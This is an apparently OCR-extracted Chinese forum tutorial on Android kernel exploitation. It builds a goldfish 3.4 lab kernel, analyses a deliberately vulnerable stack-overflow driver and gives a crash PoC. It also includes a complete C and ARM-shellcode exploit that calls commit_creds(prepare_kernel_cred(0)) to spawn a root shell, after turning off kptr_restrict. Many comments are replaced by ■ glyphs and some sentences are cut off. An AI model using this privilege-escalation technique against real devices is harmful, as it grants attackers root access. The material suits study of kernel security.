登录


Android内核漏洞——初探

Sr0cky / 2019-11-11 09:20:02 / 浏览数 5817 安全技术 移动安全 顶(0) 踩(0)

环境搭建

搭建平台：Ubuntu 16.04

```
# ■■■■■■
git clone https://aosp.tuna.tsinghua.edu.cn/kernel/goldfish.git

# clone■■■■
git clone https://github.com/Fuzion24/AndroidKernelExploitationPlayground.git kernel_exploit_challenges

#■■■■■■3.4■■
cd goldfish
git checkout -t origin/android-goldfish-3.4

#git am ■■■ patch ■■■■■■■■■--signoff ■■■■■■■■■■■■■■■■■■■■ Signed-off-by: ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
git am --signoff < ../kernel_exploit_challenges/kernel_build/debug_symbols_and_challenges.patch && \
cd .. && ln -s $(pwd)/kernel_exploit_challenges/ goldfish/drivers/vulnerabilities

#■■ arm-linux-androideabi-4.6 ■■■■■■■
git clone https://aosp.tuna.tsinghua.edu.cn/platform/prebuilts/gcc/linux-x86/arm/arm-linux-androideabi-4.6

#■■■■
export ARCH=arm SUBARCH=arm CROSS_COMPILE=arm-linux-androideabi- &&\
export PATH=$(pwd)/arm-linux-androideabi-4.6/bin/:$PATH && \
cd goldfish && make goldfish_armv7_defconfig && make -j8

■■■■■■■■■■■■■■■■■goldfish/vmlinux ■ goldfish/arch/arm/boot/zImage■■■■■■■■■■■ gdb■■■■■■■■■■■■■■■■■■■■
vmlinux ■■■■■■■■zImage ■■■■■■■■


#■■jdk
sudo apt update
sudo apt-get install default-jre default-jdk

#■■sdk
wget http://dl.google.com/android/android-sdk_r24.4.1-linux.tgz
tar xvf android-sdk_r24.4.1-linux.tgz
export PATH=YOURPATH/android-sdk-linux/tools:$PATH

android
■■■■■■■■■■
```



#■■■■■■■■

```
android create avd --force -t "android-19" -n kernel_challenges
```

#■■■■■ goldfish ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ 1234 ■■■■■■ gdbserver ■■■■■■■■■■

```
emulator -show-kernel -kernel arch/arm/boot/zImage -avd kernel_challenges -no-boot-anim -no-skin -no-audio -no-window -qemu -m
```

```
sudo ln -s /usr/lib/x86_64-linux-gnu/libpython2.7.so /lib/x86_64-linux-gnu/libpython2.6.so.1.0
```

```
arm-linux-androideabi-gdb vmlinux
```

正常的话，会是如下输出

```
GNU gdb (GDB) 7.3.1-gg2
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=x86_64-linux-gnu --target=arm-linux-android".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Traceback (most recent call last):
  File "/home/parallels/pwndbg/gdbinit.py", line 10, in <module>
    import six
ImportError: No module named six
Traceback (most recent call last):
  File "/home/parallels/pwndbg/gdbinit.py", line 10, in <module>
    import six
ImportError: No module named six
Reading symbols from /home/parallels/Desktop/goldfish/vmlinux...done.
```

因为我装了pwndbg会有一些报错，正常现象

```
(gdb) target remote :1234
```

```
Remote debugging using :1234
cpu_v7_do_idle () at arch/arm/mm/proc-v7.S:74
74      mov pc, lr
```

#■■■■■■■■■■■■■■■

#■■adb
```
sudo apt install android-tools-adb
```

adb shell之后会出现emulator-5554 offline，然后adb kill-server /adb start-sever都试过了，adb也升到32版本了，都不行，然后进下如下操作，可以了.....

```
netstat -tulpn | grep 5554
sudo kill -9 10954
```

stack_buffer_overflow代码分析

#■■■■
```
https://github.com/Fuzion24/AndroidKernelExploitationPlayground
```

代码:

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/proc_fs.h>
#include <linux/string.h>
#include <asm/uaccess.h>
#define MAX_LENGTH 64
MODULE_LICENSE("GPL");
MODULE_AUTHOR("Ryan Welton");
MODULE_DESCRIPTION("Stack Buffer Overflow Example");
static struct proc_dir_entry *stack_buffer_proc_entry;
int proc_entry_write(struct file *file, const char __user *ubuf, unsigned long count, void *data)
{
   char buf[MAX_LENGTH];
   if (copy_from_user(&buf, ubuf, count)) {
       printk(KERN_INFO "stackBufferProcEntry: error copying data from userspace\n");
       return -EFAULT;
   }
   return count;
}
static int __init stack_buffer_proc_init(void)
{
   stack_buffer_proc_entry = create_proc_entry("stack_buffer_overflow", 0666, NULL);
   stack_buffer_proc_entry->write_proc = proc_entry_write;
   printk(KERN_INFO "created /proc/stack_buffer_overflow\n");
   return 0;
}
static void __exit stack_buffer_proc_exit(void)
{
   if (stack_buffer_proc_entry) {
       remove_proc_entry("stack_buffer_overflow", stack_buffer_proc_entry);
   }
   printk(KERN_INFO "vuln_stack_proc_entry removed\n");
}
module_init(stack_buffer_proc_init);
module_exit(stack_buffer_proc_exit);
```

上述驱动会创建/proc/stack_buffer_overflow设备文件，当向该设备文件调用 write
系统调用时会调用proc_entry_write函数进行处理，在proc_entry_write函数中定义了一个64字节大小的栈缓冲区，copy_from_user函数（实现了将用户空间的数据传送到

前置知识

PXN

PXN是Privileged Execute-Never
的缩写，按字面翻译就是"特权执行从不"，是ARM平台下的一项内核保护措施，作用是禁止内核执行用户空间的代码（但没有阻止内核去读取用户空间的数据），它的开启与




Figure 3-5 Short-descriptor first-level descriptor formats

3.4的内核没有开PXN保护，在内核态可以跳转到用户态的内存空间去执行代码，我们此次模拟用的是3.4的内核，没有开启pxn，但是在3.10以上的内核中开启了PXN保护，

Kernel Address Display Restriction

在linux内核漏洞利用中常常使用commit_creds和 prepare_kernel_cred 来完成提权，/proc/kallsyms
文件中保存着所有的内核符号的名称和它在内存中的位置。从Ubuntu 11.04和RHEL 7开始，/proc/sys/kernel/kptr_restrict
被默认设置为1以阻止通过这种方式泄露内核地址。

```
cat /proc/kallsyms | grep commit_creds
#■■■■■■Kernel Address Display Restriction
```

```
1|root@generic:/ # cat /proc/kallsyms | grep commit_creds
00000000 T commit_creds
```

可以看到已经开启了Kernel Address Display Restriction，我们现在把它关闭

```
#■■Kernel Address Display Restriction
echo 0 > /proc/sys/kernel/kptr_restrict
```

```
root@generic:/ # echo 0 > /proc/sys/kernel/kptr_restrict
root@generic:/ # cat /proc/kallsyms | grep commit_creds
c0039834 T commit_creds
root@generic:/ # cat /proc/kallsyms | grep prepare_kernel_cred
c0039d34 T prepare_kernel_cred
```

POC

由于buf 大小为64字节，所以我们输入72字节去覆盖pc指针

```
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > /proc/stack_buffer_overflow
```

```
Unable to handle kernel paging request at virtual address 41414140
pgd = d1840000
[41414140] *pgd=00000000
Internal error: Oops: 80000005 [#1] PREEMPT ARM
CPU: 0    Not tainted  (3.4.67-g27a082c #1)
PC is at 0x41414140
LR is at 0x41414141
pc : [<41414140>]    lr : [<41414141>]    psr: 60000033
sp : d4709f28  ip : 00000018  fp : 00000000
r10: ad28ae64  r9 : d4708000  r8 : 00000049
r7 : ad28ae64  r6 : 00000049  r5 : d47e8c00  r4 : 41414141
r3 : 0000000a  r2 : 80000000  r1 : ad28aead  r0 : 00000049
Flags: nZCv  IRQs on  FIQs on  Mode SVC_32  ISA Thumb  Segment user
Control: 10c53c7d  Table: 11840059  DAC: 00000015

SP: 0xd4709ea8:
9ea8  d4709eb4 00000029 d1812f40 00000000 de80f210 d47e8c00 00000049 ad
```

```
Stack: (0xd4709f28 to 0xd470a000)
9f20:                   d4709f0a deaaf140 c00fa3f8 d47e8c00 d4709f88 c00f5b54
9f60: d47e8c00 ad28ae64 d47e8c00 ad28ae64 00000000 00000000 00000049 c00b0084
9f80: 00000001 00000000 00000000 00000000 00000003 00000049 00000001 00000004
9fa0: c000d804 c000d680 00000003 00000049 00000001 ad28ae64 00000049 ffffffff
9fc0: 00000003 00000049 00000001 00000004 ad28ae64 00000000 00000000 00000000
9fe0: 00000000 beeb0868 ad0abd75 ad04c178 20000010 00000001 00000000 00000000
Code: bad PC value
---[ end trace c493cdbb08c82c20 ]---
Kernel panic - not syncing: Fatal exception
```

可以看到触发了kernel panic，并且成功劫持了pc寄存器

EXP

由于没开pxn以及Kernel Address Display Restriction，所以我们的利用shellcode提权，思路是

- prepare_kernel_cred(0) 创建一个特权用户cred
- commit_creds(prepare_kernel_cred(0))； 把当前用户cred设置为该特权cred
- MSR CPSR_c,R3 从内核态切换回用户态
- 然后执行 execl("/system/bin/sh", "sh", NULL)；起一个 root 权限的 shell

完整exp如下

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/mman.h>
#define MAX 64
int open_file(void)
{
   int fd = open("/proc/stack_buffer_overflow", O_RDWR);
   if (fd == -1)
       err(1, "open");
   return fd;
}
void payload(void)
{
   printf("[+] enjoy the shell\n");
   execl("/system/bin/sh", "sh", NULL);
}
extern uint32_t shellCode[];
```

```
asm(
   "    .text\n"
   "    .align 2\n"
   "    .code 32\n"
   "    .globl shellCode\n\t"
   "shellCode:\n\t"
   // commit_creds(prepare_kernel_cred(0));
   // -> get root
   "LDR     R3, =0xc0039d34\n\t" //prepare_kernel_cred addr
   "MOV     R0, #0\n\t"
   "BLX     R3\n\t"
   "LDR     R3, =0xc0039834\n\t" //commit_creds addr
   "BLX     R3\n\t"
   "mov     r3, #0x40000010\n\t"
   "MSR     CPSR_c,R3\n\t"
   "LDR     R3, =0x82d5\n\t" // payload function addr
   "BLX     R3\n\t");
void trigger_vuln(int fd)
{
#define MAX_PAYLOAD (MAX + 2 * sizeof(void *))
   char buf[MAX_PAYLOAD];
   memset(buf, 'A', sizeof(buf));
   void *pc = buf + MAX + 1 * sizeof(void *);
   printf("shellcdoe addr: %p\n", shellCode);
   printf("payload:%p\n", payload);
   *(void **)pc = (void *)shellCode; //ret addr
   write(fd, buf, sizeof(buf));
}
int main(void)
{
   int fd;
   fd = open_file();
   trigger_vuln(fd);
   payload();
   close(fd);
}
```

解释下shellcode

```
"LDR     R3, =0xc0039d34\n\t"
"MOV     R0, #0\n\t"
"BLX     R3\n\t"
"LDR     R3, =0xc0039834\n\t"
"BLX     R3\n\t"
```

这几句汇编是执行commit_creds(prepare_kernel_cred(0));

其中0xc0039d34是prepare_kernel_cred的地址，0xc0039834是commit_creds的地址

```
"mov    r3, #0x40000010\n\t"
"MSR    CPSR_c,R3\n\t"
```

这个是通过CPSR状态寄存器完成从内核态到用户态的切换，将CPSR的M[4:0]位置为0b10000切换到用户模式

```
"LDR     R3, =0x82d5\n\t"
"BLX     R3\n\t");
```

这是跳转到payload函数，R3寄存器的值可以随便填个，先编译文件，exp里会打印payload函数的地址，再填入

踩坑


调试的时候可能会遇到adb push，read-only system的情况，以下方法可解决

adb remount

adb shell

chmod 777 system

汇编BX跳转的实际地址由于thumb指令的原因，是ida里面看的地址+1



reference

http://www.cnblogs.com/armlinux/archive/2011/03/23/2396833.html

https://github.com/Fuzion24/AndroidKernelExploitationPlayground/blob/master/challenges/stack_buffer_overflow/solution/jni/stack_buffer_overflow_exploit.

https://www.cnblogs.com/hac425/p/9416962.html

<https://paper.seebug.org/808/